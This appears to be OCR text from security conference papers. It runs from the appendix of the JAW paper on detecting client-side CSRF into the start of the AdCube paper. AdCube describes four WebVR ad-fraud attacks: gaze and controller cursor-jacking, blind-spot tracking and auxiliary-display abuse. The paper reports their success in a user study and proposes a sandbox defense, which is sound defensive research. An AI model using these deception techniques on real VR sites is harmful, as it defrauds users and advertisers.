[91] F. Yamaguchi, N. Golde, D. Arp, and K. Rieck. Modeling and Discovering Vulnerabilities with Code Property Graphs. In *Proceedings of the IEEE S&P*, 2014.

[92] F. Yamaguchi, M. Lottmann, and K. Rieck. Generalized vulnerability extrapolation using abstract syntax trees. In *ACSAC*, 2012.

[93] W. Zeller and E. W. Felten. Cross-site request forgeries: Exploitation and prevention. In *Princeton University*, 2008.

[94] X. Zheng, J. Jiang, J. Liang, H. Duan, S. Chen, and T. Wan. Cookies Lack Integrity: Real-World Implications. In *USENIX Security*, 2015.

A Additional JAW Details

A.1 JAW Semantic Types

Descr.	Type	Example of use
Window URL	WIN.LOC	window.location.hash
Cookie	DOM.COOKIES	doc.cookie
localStorage	LOCAL-STORAGE	doc.localStorage
sessionStorage	SESSION-STORAGE	doc.sessionStorage
postMessage	POST-MESSAGE	addEventListener(evt, h)
Window Name	WIN.NAME	window.name
Document Referrer	DOC.REFERRER	doc.referrer
DOM Attribute	DOM.READ	doc.getElementById('x').value
Client-Side Request	REQ	XMLHttpRequest
Event Dispatch	E-DISPATCH	el.triggerHandler(evt)
Handler Registration	E-REGISTER	el.on(evt, h)
Func. I/O	$o \leftarrow i$	function(i){return $o = g(i)$;}
Func. I/O	$o \sim i$	function(i){if($cond(i)$) return o;}

Table 4: List of semantic types supported by JAW. Types are assigned to constructs representing input sources of a web application, functions that send HTTP requests, dispatch or register events, and functions with inputs/outputs.

Table 4 summarizes the list of semantic types supported by JAW. We can use one semantic type for each of the injection points where the attacker can input data. Semantic types can also be assigned to functions to specify their behavior abstractly, e.g., functions that delegate the dispatch of events or the HTTP requests to low-level browser APIs.

A.2 Library Detection


JAW relies on Library Detector [13] to identify the JavaScript libraries used inside a web page. It is used as a bundled script injected by Selenium [15]. Library Detector has a series of pre-defined checks (i.e., usage indicator functions) for each JavaScript library that it supports. It searches for known library signatures inside the execution environment by appling the usage indicator functions. For example, global variables set on the `Window` object by a library are an indicator of the usage of that library. It returns the list of libraries used in the web page. At the time of writing this paper, Library Detector provides support for the detection of 114 different library scripts, including JQuery, React, Angular, and Prototype.

B Additional Evaluation Details

B.1 Testbed (Alphabetically Ordered)

This appendix contains the complete list of the web applications and their versions in our testbed.
AbanteCart 1.2.16, Akeneo 3.2.26, Alfresco Community 201911, Apache Airflow UI 1.10.8, Axelor 5.3.0, Bonita 7.6, CMS Made Simple 2.2.14, CanvasLMS 2020.01.01.05, CiviCRM 5.25.0, Ckan 2.8.0, Collabtive 3.1, Composr 10.0.30, Concrete5 8.5.2, Coppermine 1.6.08, Cotonti 0.9.19, Diaspora 0.7.13.0, Discourse 2.4.5, DokuWiki 20180422c, Dolibarr 11.0.4, DreamFactory 4.2.2, Drupal 8.8.6, ELK 7.6.0, ERPNext 12.9.3, EspoCRM 5.9.1, FatFreeCRM 0.18.1, Fluentd UI 1.10.3, Ghost 3.17.1, Gitlab CE 13.0.3, Grafana 6.5.2, Horde Groupware Webmail 5.2.22, JFrog Artifactory Open Source 6.19.1, JasperReports 7.5.0, Jenkins 2.204.1, JetBrains YouTrack 2019.3.62973, Joomla 3.9.18, Kibana 7.5.1,

Figure 6: Average time required for JAW to construct and analyze a hybrid property graph categorized by lines of code (LoC).



Kong Admin UI 0.4.1, Kubeapps 1.9.0, Let's Chat 0.4.8, Liferay 7.2.1, LimeSurvery 4.2.5, Live Helper Chat 3.27, LotusCMS 3.0.5, Magento 2.3.5, Mahara 19.10.1, Mantis 2.24.1, Matomo 3.13.1, Mattermost 5.14.0, Mautic 2.16.2, MediaWiki 1.34.1, Moalyss 7.3.0.0, Modx 2.7.3pl, Moodle 3.8.3, MyBB Forum 1.8.22, Neos 5.2.0, OXID eShop 6.2.1, Odoo 13.0.20200515, Open Atrium 2.646, Open edX ironwood.2.8, OpenCart 3.0.3.2, OpenProject 10.5.1, Openfire 4.4.4.1, OrangeHRM 4.4, OroCRM 4.1.4, Osclass 3.9.0, Parse Server 4.2.0, ParseDashboard 2.0.5, Phabricator 2020.21, Pimcore 6.6.4, Plone 5.2.1, Pootle 2.8.2, PrestaShop 1.7.6.2, ProcessMaker Community 3.3.6, ProcessWire 3.0.148, Prometheus 2.18.1, Publify 9.1.0, Re:dash 8.0.0, Redmine 4.1.1, Report Server Community 3.1.1.6020, Report Server Enterprise 3.1.1.6020, ResourceSpace 9.2.14719, ReviewBoard 3.0.17, Roundcube 1.4.5, SEO Panel 4.3.0, Shopware 6.1.0, Silverstripe 4.5.2, Simple Machines Forum 2.0.17, SonarQube 8.2.0.32929, Spree 4.1.6, SugarCRM 6.5.13, SuiteCRM 7.1.1, TestLink 1.9.20, Tiki Wiki CMS Groupware 21, Tiny Tiny RSS 202006, Trac 1.5.1, Typo3 10.4.3, Weblate 4.0.3, Webmail Prop PHP 8.3.20, Wordpress 5.4.1, Xoops 2.5.10, Zurmo 3.2.7, eXo Platform 5.3.0, ownCloud 10.4.1, phpBB 3.3.0, phpList 3.5.4, and phpMyAdmin 5.0.1.

B.2 Run-time Performance of JAW

We deployed the web applications under evaluation on a desktop computer (running MacOS Mojave 10.14.3 on an Intel Core i5 with 2.4 GHz, 16 GB RAM, and a SSD), and performed the data collection step (§4.1). We let JAW run for a maximum of 24 hours on each web application, although after a few hours the data collection module typically does not find any new URLs. Then, we imported the collected data on our own server (running Ubuntu 18.04 on an Intel(R) Xeon(R) CPU E5-2695 v4 with 2.10 GHz and 72 cores, 252 GB RAM), and instantiated JAW with the data to find client-side CSRF vulnerabilities. We log all processing times for throughput evaluation. Figure 6 depicts the average processing time for each tool component in order to construct and analyze a HPG. As shown in the figure, the processing time increases as the LoC grows. The least time consuming operations are AST and intra-procedural CFG construction. JAW also a incurs a preparation delay in order to import the constructed property graph into a Neo4j database which typically lasts around 8-11 seconds based on the LoC. The most time consuming operation is the semantic type propagation.

AdCube: WebVR Ad Fraud and Practical Confinement of Third-Party Ads

Hyunjoo Lee[*], Jiyeon Lee[*], Daejun Kim, Suman Jana[‡], Insik Shin, Sooel Son[†]
School of Computing KAIST, ‡Columbia University

Abstract

Web technology has evolved to offer 360-degree immersive browsing experiences. This new technology, called WebVR, enables virtual reality by rendering a three-dimensional world on an HTML canvas. Unfortunately, there exists no browser-supported way of sharing this canvas between different parties. Assuming an abusive ad service provider who exploits this absence, we present four new ad fraud attack methods. Our user study demonstrates that the success rates of our attacks range from 88.23% to 100%, confirming their effectiveness. To mitigate the presented threats, we propose AdCube, which allows publishers to specify the behaviors of third-party ad code and enforce this specification. We show that AdCube is able to block the presented threats with a small page loading latency of 236 msec and a negligible frame-per-second (FPS) drop for nine WebVR official demo sites.

1 Introduction

WebVR [77] is a JavaScript programming interface that enables virtual reality (VR) presentation in user browsers. It aims to provide an integrated VR environment for different browser platforms and operating systems. WebVR works in tandem with WebGL [31] and leverages a canvas document object model (DOM) to render VR scenes; this canvas becomes a window displaying a VR world.

WebVR websites provide the unique feature of enabling immersive virtual world experiences. Internet surfers who seek diverse and content-rich experiences are attracted to WebVR websites [65, 68]. Considering that advertisers seek opportunities to expose their ads to large audiences, it is natural for them to search for a means to bring promotional content into VR worlds. StateFarm reported a 500% increase in the click-through rate over mobile ads due to their VR ad campaigns [5], demonstrating the potential of VR ads to attract audience attention. Online VR ad service providers, including OmniVirt [52] and Adverty [6], have provided a means for advertisers to expose their products or services in VR worlds.

A standard website often monetizes its content by renting out its screen estates for ads. For this, the website embeds a JavaScript (JS) library from an ad service provider (e.g., Google or Facebook), and this library leverages an iframe element to display ads and confine the execution of their JS scripts. This iframe serves as an execution container such that the hosting website cannot alter ads within the iframe. Unfortunately, in WebVR environments, there are no iframe-like primitives that isolate the execution of an ad-serving JS script; instead, it shares a portion of the displayed VR scene. This WebVR limitation stems from the usage of a canvas DOM to render VR scenes, thus providing no browser-supported method of sharing this canvas between different web origins [51].

Previous research has demonstrated the presence of abusive ad service providers who perpetrate impression or click fraud campaigns [63, 81]. When an ad service provider with ill intent abuses the absence of iframe-like primitives in WebVR environments, there is no practical method for WebVR websites to sandbox the execution of their third-party ad-serving JS scripts. Furthermore, to the best of our knowledge, there is no previous study that investigates security threats imposed by third-party WebVR ads.

Our contributions. Assuming the presence of abusive ad service providers who conduct impression or click fraud, we introduce four new attack variants that leverage unique WebVR features. We present *gaze and controller cursor-jacking* attacks. Gaze and controller cursors are new input channels from head-mounted displays (HMDs) and VR controllers, respectively. These attacks introduce fake gaze and controller cursors into VR scenes and deceive users into clicking promotional VR entities. We then introduce a *blind spot tracking* attack whereby the adversary places promotional objects, images, and videos in the opposite direction of a user's current line of sight. This attack exploits the limited visual awareness of users when they enable 360-degree immersive views. Lastly, we propose an *abuse of an auxiliary display* attack

[*]Both authors contributed equally to the paper
[†]Corresponding author

that exploits the inability of users to view the main display when they enter the immersive mode.

We conducted user studies with 82 participants to measure the efficacy of our attacks. The experimental results show that the gaze and controller cursor-jacking attacks have success rates of 88.23% and 93.75%, respectively, with participants clicking at least two ad entities. The blind spot tracking and abuse of an auxiliary display attacks have success rates of 94.12% and 100%, respectively. These results demonstrate that the adversary is able to readily conduct stealthy ad fraud.

We propose a defense system, AdCube, which is designed to block the four types of attacks presented as well as traditional web threats, including cookie theft [82] and unrestricted private information retrieval [39] by untrustworthy third parties. We define two security requirements to block the presented threats: 1) the visual confinement of three-dimensional (3D) ad entities; and 2) the sandboxing of ad-serving JS scripts according to a given security policy. To address the first requirement, we propose an algorithm confining ad objects as well as 3D models to bounding boxes, called *adcube*. To address the second requirement, we leverage Caja [19], a mature sandboxing technology maintained by Google, to confine the execution of third-party JS code. Specifically, on top of Caja, we design a set of JS APIs that an ad-serving JS script is able to use to create WebVR ads and implement each API. Therefore, a benign WebVR website owner is able to use AdCube to confine the locations and executions of VR ads as the owner specifies. For open science and further research, we have released AdCube at `https://github.com/WSP-LAB/AdCube`.

We evaluated the performance of AdCube in terms of page loading time and frames-per-second (FPS). Compared to the baseline without any defense, AdCube produced a negligible FPS drop when rendering a complex demo site of a virtual art museum and an additional page loading time of 236 msec on average when rendering nine WebVR sites, thus demonstrating the promising efficacy of AdCube in the wild.

2 Background

2.1 WebVR

VR technology offers an immersive user experience that provides users with a virtual 3D world. Rendering a virtual world scene entails heavy usage of matrix computations, high demand for graphics processor unit (GPU) resources, and the frequent loading of large-sized graphic textures and images. These requirements make native applications the only viable means of delivering a VR world. However, the proper installation and frequent software updates, which native applications often require, have hindered their wide adoption.

The advent of WebVR addresses these core limitations. This new technology enables a website to offer a VR environment by means of browser supports. WebVR specifies a set of browser-supported APIs that enables VR in user browsers [77]. It provides interfaces for managing VR peripherals, such as HMDs and VR controllers, thus enabling an immersive 3D world experience. WebVR works in tandem with WebGL [31] to render VR content on an HTML5 canvas DOM element. WebGL provides a set of interfaces that launch shader programs as well as manage viewports, thus rendering sophisticated 3D entities and models via a large volume of matrix computations empowered by GPUs.

In 2018, WebVR was integrated into WebXR [78], which is designed for both augmented reality (AR) [43] and virtual reality (VR) on the Web. However, the original architecture of WebVR remains the same in WebXR, with only keyword changes. In this paper, we focus on addressing new security threats that involve WebVR APIs in WebXR.

WebVR terminology. Here we clarify WebVR terms that we use throughout the paper. A *VR scene* refers to a view of a VR world in WebVR. In this definition, a scene requires a viewer of the VR world. A *camera* refers to this viewer, usually represented by the perspective of a user. The *immersive mode* refers to the mode in which a user sees the scene through an HMD. A *viewport* defines a rectangular area where the VR world is rendered. Most WebVR sites offer two viewports onto their VR world; these viewports correspond to the left and right eyes, respectively. An *entity* refers to a visible or invisible object within a scene. To avoid confusion with DOMs and JS run-time objects, we explicitly use the term *entity* to describe objects placed in a VR world. Therefore, an entity that promotes a commercial product is called either an *ad entity* or a *promotional entity*.

3D library. To facilitate usages of WebGL, many JS 3D libraries, including Three.js [71], babylon.js, and React 360, have been proposed. Several vendors have even promoted new WebVR frameworks (e.g., A-Frame [1], PlayCanvas [53], and Sketchfab [59]), which not only provide intuitive interfaces but also establish their own abstraction layers to ease the implementation of rich VR experiences.

A-Frame [1] is a representative WebVR framework introduced by Mozilla in 2015. Its striking feature is that a scene and all entities rendered within the scene can be defined through a markup language, which is accessible via a DOM [46]. For instance, a developer can create a 3D box entity by defining an `<a-box>` tag in HTML and query this entity via JS DOM APIs. This intuitive approach to encoding diverse 3D entity properties into HTML tag attributes has lowered the technical barriers to developing VR content.

2.2 Online Advertising

There exist three main types of participants in the web ad ecosystem: publishers, ad service providers, and advertisers. Figure 1 depicts how these three participants interact with one another. Publishers are website owners or operators who serve informative, promotional, or intriguing content to their website visitors. Advertisers play a role in planning and bid-




Figure 1: Simplified overview of the web ad ecosystem and examples of OmniVirt VR ads: A billboard ad and a promotional 3D model in a VR scene.

ding on ad campaigns and want to expose those ad campaigns to users who visit publisher websites. Ad service providers connect these publishers and advertisers; they provide publishers with ad-serving JS APIs, which fetch banner, text, and even video ads provided by advertisers.

Web ads have been a prevailing method by which publishers monetize their content. As advertisers seek diverse channels and responsive interactions with their audiences, ad technology has evolved to support not only text banner ads but also various multimedia delivery mechanisms, such as video and native responsive ads integrated into their hosting websites [61, 81]. For instance, news feed ads blended with other non-ad feeds have become a popular ad technology for social media platforms, including Facebook [15, 81].

VR ad market. The VR market was valued at USD 7.3 billion in 2018 and is expected to reach 20.5 billion by 2026 [79]. The total number of active VR users was approximately 171 million as of 2018 [64]. Thus, it is natural for advertisers to seek new opportunities to promote their products or services in a content-rich VR environment, thereby reaching a large number of VR users.

There exist at least 13 VR ad service providers offering VR ad forms; OmniVirt [52] and Wonderleap [80] have supported options to initiate WebVR ad campaigns. OmniVirt reported 100 million and 1 billion delivered VR/AR ad impressions in 2017 and 2018, respectively [73], which demonstrates the surging demand for VR ads.

Ad fraud. Ad fraud refers to an operation that generates unintended ad traffic involving ad impressions or clicks. Previous studies have described various adversarial models that address ill-intentioned publishers committing click fraud [18, 28], malicious extension replacing ads [69], and abusive ad providers generating unwanted ad traffic [63, 81].

In this paper, we assume an abusive ad provider whose objective is to increase ad traffic that fetches ad impressions or generates click events via deceptive techniques. To the best of our knowledge, there have been no previous fraud studies involving WebVR ads.

3 Motive and Threat Model

A typical way of placing web ads is for publishers to copy and paste an ad bootstrapping JS script on their websites. This embedded JS code, which runs with the same origin as its host webpage, creates an iframe [48] of the page that is fetched from a third-party ad service provider. Because the publisher origin differs from the origin of the embedded iframe, the JS script in this iframe can neither alter nor read resources from the hosting page due to browsers enforcing the Same Origin Policy (SOP) [51]. The SOP ensures that the rest of the ad script confined within this iframe is isolated from the hosting page. Thus, publishers only need to check how the embedded bootstrapping JS code performs to prevent potential abuses by advertisers or ad service providers.

Problem. Today's WebVR does not provide an origin separation mechanism that allows a third-party ad script to securely share the same origin as its hosting page to render ad entities, images, or videos within the VR content of the hosting page. This limitation stems from the usage of a canvas element [47] when rendering VR content, which does not provide a way of sharing this element among different origins. This limitation leaves no option for WebVR ad service providers except to run their ad scripts with the origins of hosting pages. Consequently, it is imperative that publishers completely trust these ad service providers.

Unfortunately, previous studies have demonstrated the presence of abusive or malicious ad service providers that victimize visitors to publisher websites [28, 63, 69]. For instance, Springborn *et al.* [63] investigated abusive pay-per-view networks that expose fraudulent impressions via pop-under or invisible ads to increase the number of served ad impressions. Given that an abusive ad service provider is capable of running scripts using its hosting origin, she is able to conduct clickjacking [8, 28], steal cookies [82], and even access the private information of users [39]. However, no previous study has addressed the unique risks entailed in WebVR. Considering that WebVR introduced an immersive mode, in what ways does this paradigm shift favor the attacker?

Sandboxing. Previous studies have investigated how to sandbox the execution of third-party ad scripts within the same origin as the hosting page [2, 7, 22, 30, 42, 45, 57, 72]. Such sandboxing methods are viable as they require low overhead, which is a key requirement in WebVR environments demanding a robust FPS rate. However, it is not clear how to apply these existing techniques to confine WebVR ad scripts.

What are the security properties that the sandbox technique should guarantee? Which API should the sandbox technique provide to support VR features while achieving security requirements? These questions drive our research into providing a practical method of confining ad scripts in WebVR websites.

Threat model. We assume an *abusive ad service provider* who serves 2D/3D ads into WebVR sites. In this scenario, the business imperative is to expose promotional VR entities,

images, or videos in the VR worlds of publishers. At the same time, the goal of the adversary is to increase ad traffic by rendering more promotional entities and to generate user clicks via deceptive techniques that increase ad revenue. We emphasize that this adversary model is a real threat. There exist numerous malicious secondary or tertiary ad service providers whose sole motive is to maximize their short-term profit [32, 44]. `Adf.ly` was a notorious abusive ad service provider that modified the link addresses of publisher pages and tricked users into clicking ads [81].

Considering that there exists no practical way of separating origins that share the same canvas that renders VR scenes, we assume that the adversary places her ad-rendering code at the hosting page, which allows the code to access any resources that belong to the hosting page. The adversary victimizes publishers by abusing their website visitors; her ad-serving JS script generates ad fraud traffic by victimizing visitors. These publishers also lose visitors due to providing bad user experiences with fraudulent ads. An advertiser also becomes a major victim who is obliged to pay for those fraudulent ad impressions and clicks.

4 Attacks

In this section, we present four new ad fraud attacks that exploit blind spots and new VR peripherals.

4.1 Cursor-Jacking Attack

Facilitating WebVR experiences requires two representative IO devices: an HMD and a VR controller. These devices introduce two new input channels: a gaze cursor and a controller cursor, which did not exist in a standard web environment.

Unfortunately, both of these input methods can be altered by a JS script, allowing a malicious ad service provider to control them. Thus, the adversary abuses this capability by creating a fake input source to induce actual clicks on other entities. Specifically, we introduce two attack vectors: gaze and controller cursor-jacking attacks.

Gaze cursor-jacking attack. A gaze cursor is a marker that represents the focal point at which a user looks in a VR scene. Usually, a gaze cursor has a circular appearance, which helps users realize what they are looking at. This gaze cursor supports a *fusing* event that fires when a user locates the cursor on a targeted entity. When the gaze cursor stays on this target entity for 1.5 seconds (default), a browser then fires a *click* event. Thus, the gaze cursor provides a unique way of triggering a "click" event on an entity without involving any mouse or controller events.

Gaze cursor-jacking (GCJ) refers to an attack that creates a fake gaze cursor and hides the original cursor in a target VR scene. This GCJ attack leads its victims to believe that a fake cursor is actually an authentic input cursor and to place the "authentic" cursor at a point where the attacker wants it to be.



(a) Gaze cursor-jacking **(b)** Controller cursor-jacking

Figure 2: Illustration of (a) gaze and (b) controller cursor-jacking attacks: (a) When a user clicks a UI button via the gaze cursor made by the attacker, the authentic cursor clicks the ad. (b) Inserting a fake controller cursor by rotating its z-axis by 180 degrees. When a user clicks the green box with an authentic VR controller cursor, the ad placed in the opposite direction is also clicked.

Figure 2a demonstrates the implementation of the attack in an A-Frame environment. The attacker is able to make the authentic gaze cursor invisible and insert a fake gaze cursor that triggers click events on different entities placed near the position where the authentic cursor is located. Thus, she is able to hijack authentic clicks that should be attributed to first-party content.

Controller cursor-jacking attack. A VR controller is another input device that enables a user to trigger various events on entities, such as clicks. Usually, a VR site shows a projection line that points to a target, which varies according to the user's controller direction. A user leverages this projection line in a scene to select a target entity at which the user fires various events.

Controller cursor-jacking (CCJ) is an attack that introduces an additional fake VR controller cursor in a target VR scene. When a victim generates a user event on an entity, the same event is also triggered at the target entity that this fake cursor indicates because this fake cursor shares user events with the original controller cursor. The adversary is able to leverage blind spots to hide fake controller cursors and induce clicks on ads whenever a click occurs (Figure 2b).

In a standard web page, a clickjacking attack [28] performs a similar attack by using another iframe window from a third-party source that actually tricks victims into clicking a target element underneath this iframe window. However, the two attacks presented here differ from the clickjacking attack in that they do not exploit third-party windows due to the WebVR nature of sharing the same scene between first- and third-party scripts. Furthermore, these two attacks abuse new input vectors that only exist in a WebVR environment.

Considering the adversary is already able to fire click events via `dispatchEvent` API invocations, she might not need to induce genuine user clicks with these two attacks to achieve her goal. However, in Chrome, Edge, and Oculus Android browsers, only event handlers invoked via genuine click events are able to open a new window or cause redirection to a different website. Because the goal of the adversary




Figure 3: An illustration of blind spot tracking ads.

is eventually to redirect victims to an ad-landing page, the attacker has a clear motive to conduct GCJ and CCJ attacks.

4.2 Blind Spot Attack

A WebVR site offers surrounding 360-degree views through the support of an HMD, thereby enabling a new kind of browsing experience. This results in two types of blind spots that users are unable to see when experiencing the immersive mode with the HMD: 1) one is located in the direction opposite a user's current line of sight, and 2) the other is the main display, such as a desktop monitor or a laptop display, which becomes an auxiliary display when users wear the HMD. The attack is able to place promotional entities in these blind spots, which are invisible to users. We introduce two attack vectors: blind-spot tracking and abuse of an auxiliary display.

Blind spot tracking attack. A blind spot tracking (BST) attack occurs when the adversary hides an ad entity in the opposite direction from the user's current line of sight. She can also move this entity into blind spots whenever the user's gaze changes direction by tracking the camera sight's direction (Figure 3). Thus, the adversary is able to increase the number of rendered ad impressions or entities, later charging the respective advertisers for this inflated number of ad views.

The BST attack is a unique variant of ad impression fraud. Ad impression fraud refers to an operation that (1) hides rendered ads underneath other UI elements, (2) makes ads invisible by making them too small, (3) places ads to appear when a user scrolls down a webpage, or (4) simply renders a vast volume of ad impressions [36, 37, 67]. On the other hand, the proposed BST attack leverages blind spots that are inherent in any VR content.

Abuse of an auxiliary display attack. An attacker can abuse the user's limited awareness of the browser on the auxiliary display by displaying diverse ad impressions or videos to maximize ad view counts. We call this attack an abuse of an auxiliary display (AAD) attack.

Furthermore, the attacker can identify the moment when a victim exits the immersive mode when a `vrdisplaypresentchange` event is fired or when the HMD device is taken off; this is achieved by monitoring abrupt gaze cursor changes or scene change events. When identifying such moments, the attacker can remove all ad impressions and stop video ads on the auxiliary display involved in stealth ad campaigns.

5 User Study

To measure the efficacy of the presented attacks (§4), we recruited 82 participants and investigated their responses to the four attack scenarios. This section describes our user study designs (§5.1) and experimental results (§5.2).

5.1 Experimental Design

From July to October 2019, we recruited a total of 82 university students, consisting of 52 males and 30 females (mean age = 23.69). Among them, 49 had been exposed to VR experiences before. The participants were offered $5 per attack scenario, each of which took approximately 30 minutes to complete. We obtained IRB approvals and consent from every participant. We focused on demonstrating the feasibility of each attack rather than proving its success on general audiences. For participants, we thus targeted primary consumers of VR content, whose ages were between 19 and 30 [66].

Each participant was randomly assigned to one of four attack scenarios. For each attack scenario, we prepared two webpages: one represented the normal case without any attacks (control group); the other was implemented for the corresponding attack. We used a within-subject design; all participants experienced both normal and attack tests in each scenario. To minimize the learning effect, whereby a prior user study experience affects metrics observed during a posterior user study, we shuffled the order of normal and attack cases for each participant, ensuring that the same number of users initially experienced normal and attack cases.

While exploring the two webpages described above, the participants were asked to complete a specific task for each page. At the end of each task, they were asked to complete a survey asking about their awareness of the existence of rendered ads and the differences between the normal webpages and those under attack. The questionnaires are described in detail in Appendix A.1.

We reserved a spacious classroom for the participants to browse the VR websites and prepared a Windows 10 host with an HTC VIVE device. We instructed the participants not to interact with ads and notified them that any clicks on promotional entities would be considered interactions. We gave explicit guidance to the participants that they did not need to interact with any ad entities to finish a given task.

5.2 Experimental Results

5.2.1 Gaze Cursor-Jacking Attack

We used halloVReen [24], a game of finding hidden animation objects, to test the efficacy of a GCJ attack. The participants

Table 1: Experimental results for participants who experienced GCJ and CCJ attacks.

Attack Scenario	Treatment Group	Total	Awareness of Ads			Authentic Clicks			Forged Clicks (Attack Success)		
			at least one	half*	all	at least one	half*	all	at least one	half*	all
GCJ	Normal	17	17	17	5	11	4	0	N/A†	N/A†	N/A†
	Attack	17	17	16	11	6	5	1	17 (100%)	15 (88.23%)	0 (0%)
CCJ	Normal	16	6	2	1	0	0	0	N/A†	N/A†	N/A†
	Attack	16	6	2	2	0	0	0	16 (100%)	15 (93.75%)	6 (37.5%)

*Half indicates at least three out of seven ad entities for GCJ and at least two out of three ad entities for CCJ.
†In the normal case, the attack is not carried out, so the result is shown as N/A.

were expected to find five animated Halloween ghosts scattered across a VR scene via gaze-clicks. The task was to end after five minutes, regardless of the completion of a given task.


For the normal webpage without the attack, we placed seven ad entities placed near Halloween figures. For the attack page with the GCJ attack, we placed seven different ad entities near Halloween figures. We also created a fake gaze cursor near the actual cursor and made the actual cursor invisible. To minimize the learning effect, we used different Halloween figures and ad entities for each webpage.

When participants gaze-clicked the fake cursor on the Halloween figures, the ad entities were gaze-clicked by the actual cursor. Because a gaze click event is triggered when the cursor stays on a target for at least 1.5 seconds, non-intentional head movements could not have accounted for any of the gaze-clicks. In other words, all counted gaze clicks originate from either users' intentional clicks or the GCJ attack. After a given task, participants were asked on the survey to check which ad objects they had found and whether they had clicked any of them.

Table 1 shows the experimental results. The columns below Awareness of Ads represent the number of participants who noticed the existence of ads. The sub-columns at least one, half, and all represent the number of participants who recognized at least one, half, and all of the promotional entities, respectively. The columns below Authentic Clicks show the number of participants who intentionally gaze-clicked promotional entities. Also, the Forged Clicks columns represent the number of participants who gaze-clicked promotional entities with the real gaze cursor due to this attack.

As the first row in Table 1 shows, all 17 participants who browsed the normal webpage discovered at least three ad entities, which is about half of the seven ad entities that we placed in the scene. Interestingly, whereas the instructions were given to avoid clicking on promotional entities, 11 and 6 people in the normal and attack cases, respectively, intentionally clicked on at least one ad entity.

As the second row in the table shows, every participant gaze-clicked at least one ad entity due to the GCJ attack, which is a significant improvement over the six participants who intentionally gaze-clicked at least one ad entity in the attack case. Also, 15 participants (88.23%) gaze-clicked at least three ad entities due to the attack; this means that the emplaced attack caused a majority of the participants to gaze-click ad entities.



(a) GCJ **(b)** CCJ

Figure 4: Total number of participants' clicks on all ads in the GCJ and CCJ attack scenarios.

Figure 4a shows the total number of gaze-clicks on all ad entities for each participant. The normal group represents the number of intentional clicks on ads in the normal case, while the attack group represents how many gaze-clicks were fired due to the attack. The mean of the clicks due to the attack is 6.51, which is three times greater than 2.61, which is the mean of clicks in the normal case. This statistic demonstrates that the adversary can generate more gaze-clicks on ads than in the normal case by exploiting a GCJ attack.

5.2.2 Controller Cursor-Jacking Attack

For the second user study, we used A-Blast [76], a shooting game in which players shoot flying monsters with two blaster guns maneuvered by two VR controllers. Monsters appear randomly within 120 degrees of the front. Each participant played a game for five minutes, or the game ended early when his/her avatar died.

We prepared two webpages. The normal page implemented the A-Blast game, in which three ad entities were placed in positions where the participants would hardly ever look, which was about 180 degrees away from the front. The attack page had the same ads placed in the same location as on the first page. It implemented the CCJ attack, in which a fake controller was inserted that rotated the z-axis 180 degrees. Thus, the participants unwittingly clicked the back of the scene when they shot at monsters in front of their sights, thus clicking ad entities.

The second row of Attack Scenario in Table 1 summarizes the experimental results. It shows that six of 16 participants were aware of at least one ad entity in both cases although they could not see them unless they turned their line of sight around 180 degrees. Also, no participants intentionally clicked ad entities because they were located in the opposite direction of the front area where the game was taking place.

Due to the attack, every participant (100%) clicked at least one ad entity. Also, 15 (93.75%) and 6 (37.5%) participants clicked at least two and all of the ad entities, respectively. This demonstrates that no one intentionally clicked these ad entities but that the attack caused participants to click them.

Figure 4b shows the total number of clicks on all ad entities for each participant. These results show that there were no clicks in the normal case. On the other hand, the mean of ad clicks in the attack case was 174.31. This unbalanced metric indicates the effectiveness of the CCJ attack.

5.2.3 Blind Spot Tracking Attack

We revised two VR game websites to implement a blind spot tracking attack: halloVReen [24] and Whack-a-mole [56]. The Whack-a-mole game is designed such that users attempt to grab moles, which appear in the 360-degree scene, via user gaze-click. We asked the participants to finish the games in one minute.

The attack was implemented by placing a video ad for which z-order was set to the behind camera position, thus rendering the video ad at a blind spot of the participant. Considering that a typical video ad is accompanied by music and sound effects, we also tested the degree to which ad sounds enhanced the participants' awareness of ads in their blind spots. The participants were asked to wear earphones connected to the HMD supporting 3D spatialized sounds. Note that the 3D spatialized sounds only reflect the distance from a sound source and not the direction. Regardless of whether sounds were played in the front of or behind the participants in our VR worlds in A-Frame, the participants heard the identical sounds.

We chose two ad videos that advertise a popular supermarket and drink product. They had been well-received by university students due to a heavy volume of commercial marketing. Thus, the participants were highly likely to recognize these brands by just hearing the sounds of these ad videos.

For the user study, we prepared two treatment groups. One group consisted of 17 participants who experienced two VR websites: Whack-a-mole for the normal case and halloVReen for the attack case with the sound enabled. The other group, consisting of 15 participants, experienced two VR websites: halloVReen for the normal case and Whack-a-mole for the attack case with the sound muted.

Table 2 presents the experimental results for each treatment group. Of the 32 participants who experienced the normal sites that rendered no ads, only three participants (9.375%) claimed that they heard ad sounds, which were actually the sound effects of the underlying websites. Of the 15 participants who experienced the attack site with the sound muted, only two (13.3%) claimed awareness of ad sounds, which were actually noises in the experimental environment, such as desk-dragging sounds. That is, no one heard genuine ad sounds in the normal and attack cases with the sound muted. In contrast, 14 participants (82.35%) who experienced the attack site with ad sounds claimed that they indeed heard ad sounds and became aware of the presence of ongoing ad campaigns.

Table 2: Experimental results for participants who experienced the blind spot tracking (BST) and the abuse of an auxiliary display (AAD) attacks.

Attack Scenario	Treatment Group	Total	Awareness of the Ads	Found ads (Attack Success)
BST	normal	32	3	0 (N/A)
	attack (muted)	15	2	0 (100%)
